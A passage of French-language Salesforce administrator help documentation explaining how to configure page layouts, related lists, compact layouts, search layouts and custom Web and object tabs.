5. Pour définir les champs obligatoires et accessibles en lecture seule, sélectionnez un ou plusieurs champs, puis cliquez sur **Modifier les propriétés**.

- Vous ne pouvez pas modifier les propriétés de certains champs standard. Les champs personnalisés peuvent être modifiés uniquement s'ils ne sont pas des champs universellement requis.
- Les administrateurs et utilisateurs disposant de l'autorisation “Modifier les champs en lecture seule” peuvent modifier les champs en lecture seule.
- Si vous définissez un champ de liste de sélection en lecture seule, seuls les nouveaux enregistrements contiennent la valeur par défaut de cette liste de sélection.
- Les champs de numérotation automatique sont toujours en lecture seule.
- Si vous définissez le champ d'opportunité `Probabilité` en lecture seule, sa valeur est mise à jour automatiquement dès qu'un utilisateur modifie la valeur du champ `Étape` d'une opportunité.
- Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les paramètres de sécurité au niveau du champ prévalent sur les propriétés de champ définies ici si la sécurité au niveau du champ est plus restrictive que le paramètre de présentation de page.

6. Pour modifier les propriétés d'une commande s-control ou d'une page Visualforce, double-cliquez dessus et définissez les attributs suivants.
   - L'option `Largeur` définit la taille horizontale en pixels ou sous la forme d'un pourcentage.
   - L'option `Hauteur` définit la taille verticale en pixels.
   - L'option `Afficher les barres de défilement` détermine si le cadre iFrame dans lequel la commande S-Control s'affiche contient des barres de défilement, si nécessaire.
   - L'option `Afficher l'étiquette` détermine si la présentation de page comprend l'`étiquette` de la commande Custom S-Control. Supprimez l'étiquette pour afficher la commande Custom S-Control dans une zone plus large.

7. Pour structurer la page au moyen de sections, cliquez sur **Modifier** en regard d'une section de page existante ou cliquez sur **Créer une nouvelle section** pour créer une section de page.
   - Saisissez le nom de la section. Vous ne pouvez pas modifier les noms de certaines sections standard.
   - Indiquez si la section doit comporter une ou deux colonnes.
   - Définissez l'ordre dans lequel les utilisateurs peuvent parcourir les éléments de cette section.
   - Indiquez si le nom de la section doit apparaître dans les pages de détail et de modification.

8. Pour personnaliser les listes associées sur la présentation de page, double-cliquez sur une liste associée dans la section Liste associée.
   - Pour ajouter ou supprimer des champs, sélectionnez un ou plusieurs champs, puis utilisez les flèches pour les ajouter ou les supprimer dans les colonnes des listes associées de la présentation de page et pour définir l'ordre d'affichage des colonnes. Vous pouvez inclure jusqu'à 10 champs par liste associée.
   - Pour sélectionner individuellement plusieurs champs, utilisez la combinaison CTRL+clic.
   - Pour sélectionner plusieurs champs à la fois, utilisez la combinaison MAJ+clic.
   - Pour trier les éléments de la liste associée, sélectionnez un champ dans la liste déroulante Trier par. Les éléments sont affichés par ordre croissant, sauf si vous sélectionnez `Décroissant`. L'ordre de tri par défaut varie selon les enregistrements. La liste déroulante Trier par n'est pas disponible pour les activités et les produits d'opportunité.
   - Si nécessaire, sélectionnez les présentations de page supplémentaires auxquelles les personnalisations de listes associées doivent s'appliquer.
   - Pour personnaliser les boutons standard qui s'affichent dans la liste associée, activez ou désactivez la case en regard de leur nom.
   - Pour personnaliser les boutons personnalisés qui s'affichent dans la liste associée, sélectionnez un bouton, puis cliquez sur **Ajouter** ou sur **Supprimer**. Pour trier les boutons personnalisés, sélectionnez-les, puis cliquez sur **Monter** ou **Descendre**.

     Remarque: Pour créer un bouton personnalisé pour la liste associée, reportez-vous à Configuration des boutons et liens personnalisés. Le bouton personnalisé doit être défini pour l'objet contenu dans la liste associée, et non l'objet parent, et

le bouton `Type` doit être un bouton de liste. Par exemple, pour afficher un bouton personnalisé sur la liste associée Contacts d'un compte, définissez le bouton personnalisé des contacts, et non des comptes.

Certaines listes associées ne sont pas personnalisables, car elles font référence à des données mais ne les stockent pas. Vous pouvez déplacer le curseur sur toute section de la liste correspondante pour savoir si elle est personnalisable. De plus, les champs de recherche ne sont pas disponibles pour affichage dans la liste associée de recherche correspondante. Par exemple, le champ de recherche des requêtes figurant sur une présentation de page de compte n'est pas disponible lors de la modification de la liste associée de requêtes.

9. Pour appliquer les listes associées de la présentation de page à tous les utilisateurs, même s'ils ont déjà personnalisé leur affichage, sélectionnez l'option `Écraser les listes associées personnalisées des utilisateurs`.
10. Pour visualiser la présentation de page, cliquez sur **Aperçu**. À partir de l'aperçu affiché dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, sélectionnez un profil pour connaître l'aspect des pages selon le profil des utilisateurs. Notez que l'aperçu de la plupart des colonnes de listes associées n'affiche aucune donnée.
11. Cliquez sur **Enregistrer** pour achever la procédure. Vous pouvez également cliquer sur **Enregistrement rapide** pour enregistrer et poursuivre les modifications de la présentation de page.

Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition :

- Pour sélectionner les enregistrements associés qui s'affichent dans la vue réduite de l'onglet de la console, cliquez sur **Vue de console min.**.
- Pour définir les présentations de page miniatures des enregistrements qui s'affichent dans la vue réduite de l'onglet Console, cliquez sur **Présentation de page min.**.

Remarque: Vous ne pouvez pas définir des vues réduites de la console ou des présentations de page miniatures pour la Présentation de requêtes clôturées ou les présentations Page de consignation de requête et Page d'affichage des requêtes dans le portail Libre-service.

Dans les éditions Enterprise, Unlimited, Performance et Developer :

- Vous pouvez attribuer des présentations de page à différentes combinaisons de profil et de type d'enregistrement.
- Vous pouvez définir une sécurité au niveau du champ pour restreindre davantage l'accès au champ.

CONSULTER ÉGALEMENT :

Personnalisation des listes associées

Présentations de page

## Présentations compactes

Les présentations compactes sont utilisées dans Salesforce1 et dans Lightning Experience pour afficher une vue d'ensemble des principaux champs d'un enregistrement.

Dans le site complet de Salesforce, les présentations compactes déterminent les champs qui s'affichent dans un élément de fil Chatter suite à la création d'un enregistrement par l'utilisateur à l'aide d'une action rapide.

Remarque: Pour éviter le partage involontaire d'informations dans le fil, la présentation de page Tâche détermine les champs affichés dans les éléments de fil Chatter pour les tâches créées à l'aide d'une action rapide.

Dans Salesforce1, les quatre premiers champs que vous attribuez à une présentation compacte sont affichés dans :

- La zone de présentation de l'enregistrement d'un objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Les cartes de référence avancée de la page d'informations associée d'un enregistrement

Dans Lightning Experience, les sept premiers champs que vous ajoutez à une présentation compacte sont affichés dans le panneau de présentation des enregistrements d'un objet.

Remarque: Si un utilisateur n'a pas accès à l'un des champs que vous avez attribués à une présentation compacte, le champ suivant de la présentation est utilisé.

Si vous ne créez pas de présentation compacte personnalisée pour un objet, l'ensemble des champs de présentation de l'enregistrement, des cartes d'aperçu et des éléments de fil associés à une action de l'objet sont contrôlés par la présentation compacte par défaut en lecture seule du système qui contient un ensemble prédéfini de champs. Lorsque que créez une ou plusieurs présentations compactes personnalisées, vous pouvez définir la présentation compacte principale de l'objet. La présentation compacte principale est ensuite utilisée par défaut pour cet objet.

Les présentations compactes principales déterminent les champs affichés dans e-mails de résumés personnels Chatter.

Si des types d'enregistrement sont associés à un objet, vous pouvez remplacer l'attribution de présentation compacte principale et attribuer des présentations compactes spécifiques à différents types d'enregistrement.

Les présentations compactes prennent en charge tous les types de champ, à l'exception des types suivants :

- zone de texte
- zone de texte longue
- zone de texte enrichi
- liste de sélection multiple

CONSULTER ÉGALEMENT :

Création de présentations compactes

Remarques relatives aux présentations compactes

## Création de présentations compactes

Utilisez des présentations compactes afin de personnaliser les champs affichés pour des enregistrements d'objet dans Salesforce1 et dans Lightning Experience.

Les quatre premiers champs de votre présentation compacte renseignent la section de présentation de l'enregistrement, située en haut de chaque vue d'enregistrement dans Salesforce1. Dans Lightning Experience, la section de présentation de l'enregistrement utilise les cinq premiers champs de la présentation compacte.

1. Dans les paramètres de gestion de l'objet que vous souhaitez modifier, accédez à Présentations compactes.
2. Créez une présentation compacte et renseignez son étiquette.
3. Ajoutez jusqu'à 10 champs.

   Conseil: Placez le champ `Nom` de l'objet en premier pour fournir un contexte aux utilisateurs qui visualisent l'enregistrement.

4. Triez les champs en les sélectionnant et en cliquant sur **Monter** ou **Descendre**.

   L'ordre d'attribution des champs détermine leur ordre d'affichage.

5. Enregistrez la présentation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**


AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations compactes :
- Personnaliser l'application

Pour afficher des présentations compactes :
- Afficher la configuration

6. Pour définir la présentation compacte en tant que présentation principale de l'objet, cliquez sur **Attribution de présentation compacte**.

Exemple: Cette image affiche un exemple de page de modification de la présentation compacte pour l'objet standard Compte :




Voici la page de détail d'un exemple de compte dans l'application mobile Salesforce1. Notez que le nom, le site, le téléphone et le numéro du compte sont affichés de façon concise en haut de la page.

CONSULTER ÉGALEMENT :

Attribution de présentations compactes à des types d'enregistrement
Remarques relatives aux présentations compactes
Présentations compactes

## Attribution de présentations compactes à des types d'enregistrement

Si vous ne créez pas de présentation compacte personnalisée pour un objet, l'ensemble des champs de présentation de l'enregistrement, des cartes d'aperçu et des éléments de fil associés à une action de l'objet sont contrôlés par la présentation compacte par défaut en lecture seule du système qui contient un ensemble prédéfini de champs. Lorsque que créez une ou plusieurs présentations compactes personnalisées, vous pouvez définir la présentation compacte principale de l'objet. La présentation compacte principale est ensuite utilisée par défaut pour cet objet. Si des types d'enregistrement sont associés à un objet, vous pouvez remplacer l'attribution de présentation compacte principale et attribuer des présentations compactes spécifiques à différents types d'enregistrement.

1. Dans les paramètres de gestion de l'objet que vous souhaitez modifier, accédez à Présentations compactes.

   Conseil: Pour des articles Salesforce Knowledge, dans Configuration, saisissez *Types d'article Knowledge* dans la case Recherche rapide, sélectionnez **Types d'article Knowledge**, cliquez sur le nom d'un type d'article, puis faites défiler jusqu'à la liste associée Présentations compactes.

2. Cliquez sur **Attribution de présentation compacte**.
3. Sélectionnez une présentation à utiliser en tant présentation compacte principale pour cet objet.
4. Dans la section Remplacements de types d'enregistrement, sélectionnez un ou plusieurs types d'enregistrement auxquels vous souhaitez attribuer une présentation compacte.

   Si vous n'avez aucun type d'enregistrement défini pour l'objet, cette section n'est pas affichée. Si vous ne définissez aucun remplacement de type d'enregistrement, tous les types d'enregistrement utilisent la présentation compacte principale par défaut de l'objet.

   Certains types d'enregistrement de la liste peuvent être inactifs. Vous pouvez attribuer une présentation compacte à un type d'enregistrement inactif.

5. Dans la liste déroulante Présentation compacte à utiliser, sélectionnez une présentation compacte pour l'attribuer aux cellules sélectionnées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les présentations compactes sont disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Les types d'enregistrement sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations compactes :
- Personnaliser l'application

Pour afficher des présentations compactes :
- "Afficher la configuration"

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Création de présentations compactes

Remarques relatives aux présentations compactes

Présentations compactes

Recherche des paramètres de gestion d'objet

## Remarques relatives aux présentations compactes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Les modifications que vous apportez à une présentation compacte sont reflétés dans Salesforce1 et dans Lightning Experience.
- Une seule présentation compacte peut être attribuée à chaque type d'enregistrement. Une présentation compacte peut toutefois être associée à plusieurs types d'enregistrement.
- Les utilisateurs ne peuvent pas afficher dans la présentation compacte les champs auxquels ils n'ont pas accès dans Salesforce.
- Une présentation compacte doit contenir au moins un champ.
- Une présentation compacte ne peut inclure que les champs de son objet, y compris un champ de formule qui est une référence inter-objet à un autre objet.
- La suppression d'un champ d'une présentation de page n'entraîne pas sa suppression de la présentation compacte de l'objet. Les deux types de présentation sont indépendants.
- Si vous changez un champ d'une présentation compacte en type de champ non pris en charge, il est supprimé de la présentation compacte.
- Pour pouvoir supprimer la présentation compacte principale de l'objet, vous devez au préalable la remplacer par une autre présentation compacte.
- Dans Salesforce1, les tâches s'affichent automatiquement, qu'elles soient ouvertes ou fermées, et quelle que soit la date d'échéance (selon l'accès d'un utilisateur aux dates d'activité). Lors de la personnalisation de la présentation compacte d'une tâche, il n'est pas nécessaire d'ajouter ces champs à la liste Champs sélectionnés.
- Les présentations compactes ne sont pas disponibles avec les applications mobiles Chatter Mobile pour BlackBerry ou Dashboards pour iPad.

CONSULTER ÉGALEMENT :

Création de présentations compactes

Présentations compactes

# Sélection des champs à afficher dans la liste Objets récemment consultés dans les pages d'accueil d'objet dans Lightning Experience

En tant qu'administrateur Salesforce, vous pouvez personnaliser la liste Objets récemment consultés qui apparaît sur la page d'accueil de la plupart des objets standard et personnalisés. Choisissez et organisez les champs à afficher afin que les utilisateurs voient les informations les plus importantes pour votre entreprise.

Remarque: Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Dans la plupart des vues de liste, vos utilisateurs peuvent sélectionner les champs à afficher et ordonner les colonnes d'affichage. Cependant, ils ne peuvent pas modifier la liste rapide des enregistrements récents sur les pages d'accueil d'objet. Seuls les administrateurs Salesforce peuvent sélectionner et organiser les champs à afficher pour la liste rapide des enregistrements récents. Les administrateurs ne peuvent pas effectuer d'autres changements sur cette liste par défaut.

1. Dans Configuration, saisissez *Gestionnaire d'objet* dans la case Recherche rapide, puis sélectionnez **Gestionnaire d'objet**.
2. Cliquez sur le nom de l'étiquette de l'objet pour la liste Objets consultés récemment que vous souhaitez modifier.
3. Dans le menu des liens au-dessus de la page, cliquez sur **Présentations de recherche**.
4. À l'extrême droite de la colonne Résultats de recherche, cliquez sur et sélectionnez **Modifier**.
5. Pour ajouter des colonnes à la liste Objets consultés récemment, sélectionnez un ou plusieurs champs dans Champs disponibles et cliquez sur **Ajouter**. Pour supprimer des colonnes, sélectionnez un ou plusieurs champs dans Champs sélectionnés et cliquez sur **Supprimer**.
6. Organisez les colonnes en sélectionnant un ou plusieurs champs dans Champs sélectionnés et en cliquant sur **Haut** ou **Bas**.
7. Cliquez sur **Enregistrer**.

Exemple: Vos utilisateurs collaborent sur les opportunités. Pour qu'ils sachent facilement qui a travaillé en dernier sur une opportunité récente, sélectionnez **Dernière modification par** dans la liste Champs disponibles. Cliquez sur **Ajouter** pour le déplacer vers Champs sélectionnés. Cette information apparaît maintenant dans la liste Objets consultés récemment de la page d'accueil Opportunités.

## Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser la liste des enregistrements récents

- Personnaliser l'application

# Personnalisation des présentations de recherche

Personnalisez les champs qui apparaissent pour les utilisateurs dans les résultats de recherche, les champs de filtre de recherche, les boîtes de dialogue de recherche, les listes d'enregistrements récents des pages d'accueil des onglets dans Salesforce Classic et dans les boîtes de dialogue de recherche de numéro de téléphone pour Salesforce CRM Call Center.

Vous pouvez spécifier un autre groupe de champs à afficher dans chaque présentation de recherche. Les paramètres s'appliquent à tous les utilisateurs de votre entreprise et de votre portail client Salesforce.

Vous pouvez également définir les boutons qui apparaissent dans les vues de liste personnalisées et les résultats de recherche. Vous pouvez masquer un bouton d'affichage de liste standard ou afficher un bouton personnalisé. Les boutons standard ne sont pas disponibles sur les présentations des résultats de recherche. Pour afficher un bouton personnalisé, créez le bouton personnalisé et attribuez-lui un `Type d'affichage` de *`Bouton de liste`*.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour modifier les présentations de recherche :
- Personnaliser l'application

1. À partir des paramètres de gestion de l'objet approprié, rendez-vous dans Présentations de recherche.
2. Cliquez sur **Modifier** en regard de la présentation à personnaliser. Spécifiez un autre ensemble d'éléments à afficher. Vous pouvez modifier les résultats de recherche, les boîtes de dialogue de recherche, les listes d'enregistrements récents dans les pages d'accueil des onglets Salesforce Classic, les boîtes de dialogue de recherche de numéro de téléphone, les vues de liste et les champs des filtre de recherche.
3. Pour les présentations de vues de liste et de recherche de résultats, sélectionnez les boutons standard ou personnalisés que vous souhaitez afficher. Pour masquer un bouton standard de la vue de liste, désélectionnez-le. Les boutons standard ne sont pas disponibles sur les présentations des résultats de recherche.
4. Déplacez des champs depuis Champs disponibles vers Champs sélectionnés.
   - Pour personnaliser les champs affichés dans la présentation, sélectionnez un ou plusieurs champs puis cliquez sur **Ajouter** ou sur **Supprimer**.
   - Pour trier les champs affichés dans la présentation, sélectionnez un ou plusieurs champs dans Champs sélectionnés, puis cliquez sur **Monter** ou sur **Descendre**.
   - Pour sélectionner individuellement plusieurs champs, utilisez la combinaison CTRL+clic.
   - Pour sélectionner plusieurs champs à la fois, utilisez la combinaison MAJ+clic.
   - Pour personnaliser les champs affichés dans la présentation, sélectionnez l'élément, puis cliquez sur **Ajouter** ou sur **Supprimer**.
   - Pour trier des éléments dans la présentation, sélectionnez-les, puis cliquez sur **Monter** ou **Descendre**.

   Remarque: Lors de la présentation des résultats de recherche pour un objet, vous pouvez cocher la case **Remplacer la personnalisation de la colonne des résultats de recherche pour tous les utilisateurs**. Si cette case est cochée, les personnalisations de la colonne pour tous les utilisateurs de l'entreprise sont remplacées par les paramètres par défaut à l'échelle de l'entreprise.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentations de page

Remarques sur les présentations de recherche

## Remarques sur les présentations de recherche

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier les présentations de recherche :

- Personnaliser l'application

- Les présentations de recherche ne s'appliquent pas à Salesforce CRM Content.
- Les présentations de recherche ne s'appliquent pas aux membres de campagne, aux équipes d'opportunité ni aux équipes de compte.
- La présentation de recherche ne contrôle pas les champs recherchés pour les correspondances de mots-clés. La liste des champs recherchés est la même partout dans Salesforce.
- Vous pouvez ajouter jusqu'à 10 champs à chaque présentation de recherche.
- Vous ne pouvez pas supprimer les champs d'identification unique, tels que `Nom de compte` ou `Numéro de requête`, dans des présentations de recherche. Ces champs doivent être répertoriés en premier dans la présentation de recherche.
- Vous ne pouvez pas ajouter des champs de texte longs, tels que `Description`, `Détails de la solution`, ou les zones de texte longues personnalisées dans les résultats de recherche.
- Tous les champs peuvent être ajoutés à la présentation de recherche, même ceux habituellement masqués pour l'utilisateur qui personnalise la présentation.
- Pour les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les présentations de recherche ne remplacent pas la sécurité au niveau du champ. Si un champ est inclus dans la présentation de recherche, mais masqué pour certains utilisateurs via la sécurité au niveau du champ, ces utilisateurs ne voient pas ce champ dans leurs résultats de recherche.
- Pour les organisations Personal, Contact Manager, Group et Professional Edition, les présentations de recherche remplacent les paramètres de présentation de page. Si un champ est inclus dans la présentation de recherche, mais masqué dans la présentation de la page, il est visible dans les résultats de recherche.
- Les présentations de résultats de recherche pour des comptes, des contacts et des opportunités s'appliquent également aux résultats de recherche affichés lors de la recherche de pistes dupliquées.
- Les champs de formule ne sont pas disponibles dans les présentations de résultats de recherche.
- Ne supprimez le champ `Téléphone` dans aucune présentation de recherche de boîte de dialogue de téléphone de référence. Sinon, les utilisateurs ne peuvent pas utiliser les résultats de recherche du répertoire pour saisir un numéro de téléphone sur un clavier SoftPhone.
- Pour ajouter un bouton personnalisé à une présentation de vue de liste ou de recherche, créez le bouton personnalisé pour un objet standard ou personnalisé, en indiquant le `Type d'affichage` du **Bouton de liste**. Le bouton personnalisé est disponible dans les présentations de la vue du liste et des résultats de recherche pour cet objet.

Conseil: Dans les résultats de recherche de compte, vous pouvez différencier l'affichage des comptes professionnels et des comptes personnels en ajoutant le champ `Est un compte personnel` qui s'affiche sous forme d'icône compte personnel ( ).

Vous pouvez spécifier le champ `Est un compte personnel` comme première colonne dans les présentations de résultats de compte. Sinon, `Nom de compte` doit correspondre à la première colonne.

# Onglets personnalisés

Les onglets personnalisés permettent d'afficher les données d'objets personnalisés et d'autres contenus Web Salesforce. Lorsque vous ajoutez un onglet personnalisé à une application dans Salesforce Classic, il est affiché sous la forme d'un onglet. Lorsque vous ajoutez un onglet personnalisé à une application dans Lightning Experience, il est affiché sous la forme d'un élément dans la barre de navigation de l'application.

Les onglets personnalisés affichent des données d'objets personnalisés ou autre contenu Web intégré dans l'application. Vous pouvez créer l'un des types d'onglet personnalisé ci-dessous.

**Onglets d'objet personnalisé**
Les onglets d'objet personnalisés (disponibles uniquement au niveau d'une application, pas d'une application de sous-onglet) affichent les données de votre objet personnalisé. Les onglets d'objet personnalisé ont les mêmes fonctionnement et aspect que des onglets standard.

**Onglets Web**
Les onglets Web personnalisés affichent toutes les applications basées sur le Web ou pages Web externes. Vous pouvez concevoir des onglets Web à insérer dans le menu latéral ou à étendre sur toute la page sans le menu latéral.

**Onglets Visualforce**
Les onglets Visualforce affichent les données d'une page Visualforce. Les onglets Visualforce ont une présentation et une fonction identiques aux onglets standard.

**Onglets de composants Lightning**
Les onglets de composant Lightning rendent les composants Lightning disponibles dans l'application mobile Salesforce1 (via la liste de navigation) ou dans Lightning Experience. Les composants Lightning ne sont pas pris en charge dans Salesforce Classic.

Remarque: Pour exposer des composants Lightning via des onglets de composants Lightning, vous devez activer et déployer Mon domaine.

**Onglets Page Lightning**
Les onglets Page Lightning permettent d'ajouter des Pages Lightning « Page d'application » à la liste de navigation de Salesforce1 et à la barre de navigation de Lightning Experience.

Dans Salesforce Classic, les onglets Lightning Page ne s'affichent pas dans la page Tous les onglets lorsque vous cliquez sur l'icône plus ( ) à droite de vos onglets actuels. Les onglets Page Lightning ne s'affichent pas non plus dans la liste Onglets disponibles lorsque vous personnalisez les onglets de vos applications.

Les applications de sous-onglet prennent en charge uniquement les onglets Web et les onglets Visualforce.

Les administrateurs délégués qui peuvent gérer des objets personnalisés spécifiés peuvent également créer et personnaliser des onglets pour ces objets personnalisés.

CONSULTER ÉGALEMENT :

Création d'applications personnalisées pour Salesforce Classic

Qu'est-ce qu'une application de sous-onglet ?

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Onglets d'objets personnalisés et onglets Web disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Visualforce disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Page Lightning disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

## AUTORISATIONS UTILISATEUR

Pour créer et modifier des onglets personnalisés :
- Personnaliser l'application

# Création d'onglets Web

Concevez des onglets Web pour que vos utilisateurs puissent se servir de vos applications Web ou d'autres sites Web depuis l'application.

1. Dans Configuration, saisissez *Onglets* dans la case Recherche rapide, puis sélectionnez **Onglets**.
2. Cliquez sur **Nouveau** dans la liste associée Onglets Web.
3. Choisissez la présentation du nouvel onglet. La largeur de page entière s'étend sur toute la page (sans menu latéral) et le style de colonne permet aux utilisateurs de visualiser le menu latéral.
4. Cliquez sur **Suivant**.
5. Entrez une étiquette à afficher sur l'onglet.
6. Cliquez sur l'icône de recherche Style de l'onglet pour afficher le sélecteur de style d'onglet.

   Si un style d'onglet est déjà en cours d'utilisation, un nombre entre crochets ([]) apparaît en regard du nom du style d'onglet. Survolez le nom du style pour afficher les onglets qui l'utilisent. Cliquez sur Masquer les styles utilisés sur d'autres onglets pour filtrer la liste.

7. Cliquez sur un style d'onglet pour sélectionner le jeu de couleurs et l'icône de l'onglet personnalisé.

   Vous pouvez également cliquer sur **Créer votre propre style** dans la boîte de dialogue Sélection du style d'onglet afin de créer un style d'onglet personnalisé si votre organisation a accès à l'onglet Documents. Pour créer votre propre style d'onglet :

   a. Cliquez sur l'icône de référence **Couleur** pour afficher la boîte de dialogue de sélection des couleurs, puis cliquez sur une couleur pour la sélectionner.

   b. Cliquez sur **Insérer une image**, sélectionnez le dossier de documents, puis l'image à utiliser.

      Vous pouvez également cliquer sur **Rechercher dans des documents**, entrer un terme de recherche et cliquer sur **OK** pour rechercher les fichiers dont le nom contient le terme de recherche.

      Remarque: Cette boîte de dialogue répertorie uniquement les fichiers figurant dans des dossiers de documents de moins de 20 Ko et dont la case Accessible en externe est cochée dans les paramètres de propriétés de document. Si le document utilisé pour l'icône est par la suite supprimé, Salesforce la remplace par une icône par défaut en forme de cube multicolore ( ).

   c. Sélectionnez un fichier, puis cliquez sur **OK**. L'assistant Nouvel onglet personnalisé réapparaît.

8. Modifiez la hauteur du cadre du contenu, si nécessaire.
9. Vous pouvez également sélectionner la case Salesforce Classic Mobile prêt pour indiquer que la page Web s'affiche et fonctionne correctement dans l'application Salesforce Classic Mobile.

   La sélection de cette case ajoute l'onglet à la liste des onglets disponibles pour vos configurations Salesforce Classic Mobile. Avant de mobiliser un onglet Web, consultez les considérations relatives aux onglets Salesforce Classic Mobile pour vous assurer que les pages de vos onglets Web sont compatibles avec les navigateurs mobiles.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Onglets d'objets personnalisés et onglets Web disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Visualforce disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Page Lightning disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

## AUTORISATIONS UTILISATEUR

Pour créer et modifier des onglets personnalisés :

- Personnaliser l'application

> **Remarque:** La case `Salesforce Classic Mobile prêt` est visible uniquement si Salesforce Classic Mobile est activée pour votre organisation.

10. Si vous le souhaitez, définissez un lien personnalisé comme page de bienvenue lorsque les utilisateurs cliquent la première fois sur l'onglet. N'utilisez pas de page d'accueil de démarrage si vous envisagez de mobiliser l'onglet Web, car ces pages d'accueil ne sont pas affichées dans l'application mobile.
11. Si vous le souhaitez, saisissez une description de l'onglet et cliquez sur **Suivant**.
12. Entrez l'URL ou choisissez la commande Custom S-Control à afficher sur l'onglet. Vous pouvez également copier et coller des champs de fusion pour les données que vous souhaitez remplacer de façon dans le lien.

    > **Remarque:** Seuls les champs de fusion d'utilisateur, d'organisation et d'API sont pris en charge pour des onglets Web.

    Cliquez sur **Prévisualiser l'onglet Web** pour afficher votre onglet Web.
13. Dans le cas d'une URL, choisissez un paramètre de codage et cliquez sur **Suivant**.
14. Ajoutez l'onglet Web aux profils concernés. Sélectionnez Valeur par défaut activée, Valeur par défaut désactivée ou Onglet masqué pour déterminer si l'onglet personnalisé doit être visible pour les utilisateurs ayant ce profil. Vous pouvez modifier ce paramètre ultérieurement.
15. Cliquez sur **Suivant**.
16. Spécifiez les applications personnalisées qui doivent inclure le nouvel onglet.
17. Sélectionnez **Ajouter l'onglet aux personnalisations existantes de l'utilisateur** pour appliquer les paramètres de visibilité d'onglet à tous les utilisateurs.
18. Cliquez sur **Enregistrer**.

# Création d'un onglet d'objet personnalisé

Définissez un onglet pour afficher les données stockées dans vos enregistrements d'objet personnalisé.

1. Dans Configuration, saisissez *Onglets* dans la case Recherche rapide, puis sélectionnez **Onglets**.
2. Cliquez sur **Nouveau** dans la liste associée Onglets de l'objet personnalisé.
3. Sélectionnez l'objet personnalisé à afficher dans l'onglet personnalisé. Si l'objet personnalisé n'existe pas encore, cliquez sur **créer un objet personnalisé maintenant** et suivez la procédure décrite dans Définition d'un objet personnalisé à la page 4733.

   L'étiquette du nouvel onglet est identique à la version de l'étiquette de l'objet personnalisé, au pluriel.
4. Cliquez sur l'icône de recherche Style de l'onglet pour afficher le sélecteur de style d'onglet.

   Si un style d'onglet est déjà en cours d'utilisation, un nombre entre crochets ([]) apparaît en regard du nom du style d'onglet. Survolez le nom du style pour afficher les onglets qui l'utilisent. Cliquez sur Masquer les styles utilisés sur d'autres onglets pour filtrer la liste.
5. Cliquez sur un style d'onglet pour sélectionner le jeu de couleurs et l'icône de l'onglet personnalisé.

   Vous pouvez également cliquer sur **Créer votre propre style** dans la boîte de dialogue Sélection du style d'onglet afin de créer un style d'onglet personnalisé si votre organisation a accès à l'onglet Documents. Pour créer votre propre style d'onglet :

   a. Cliquez sur l'icône de référence **Couleur** pour afficher la boîte de dialogue de sélection des couleurs, puis cliquez sur une couleur pour la sélectionner.

   b. Cliquez sur **Insérer une image**, sélectionnez le dossier de documents, puis l'image à utiliser.

      Vous pouvez également cliquer sur **Rechercher dans des documents**, entrer un terme de recherche et cliquer sur **OK** pour rechercher les fichiers dont le nom contient le terme de recherche.

      Remarque: Cette boîte de dialogue répertorie uniquement les fichiers figurant dans des dossiers de documents de moins de 20 Ko et dont la case Accessible en externe est cochée dans les paramètres de propriétés de document. Si le document utilisé pour l'icône est par la suite supprimé, Salesforce la remplace par une icône par défaut en forme de cube multicolore ( ).

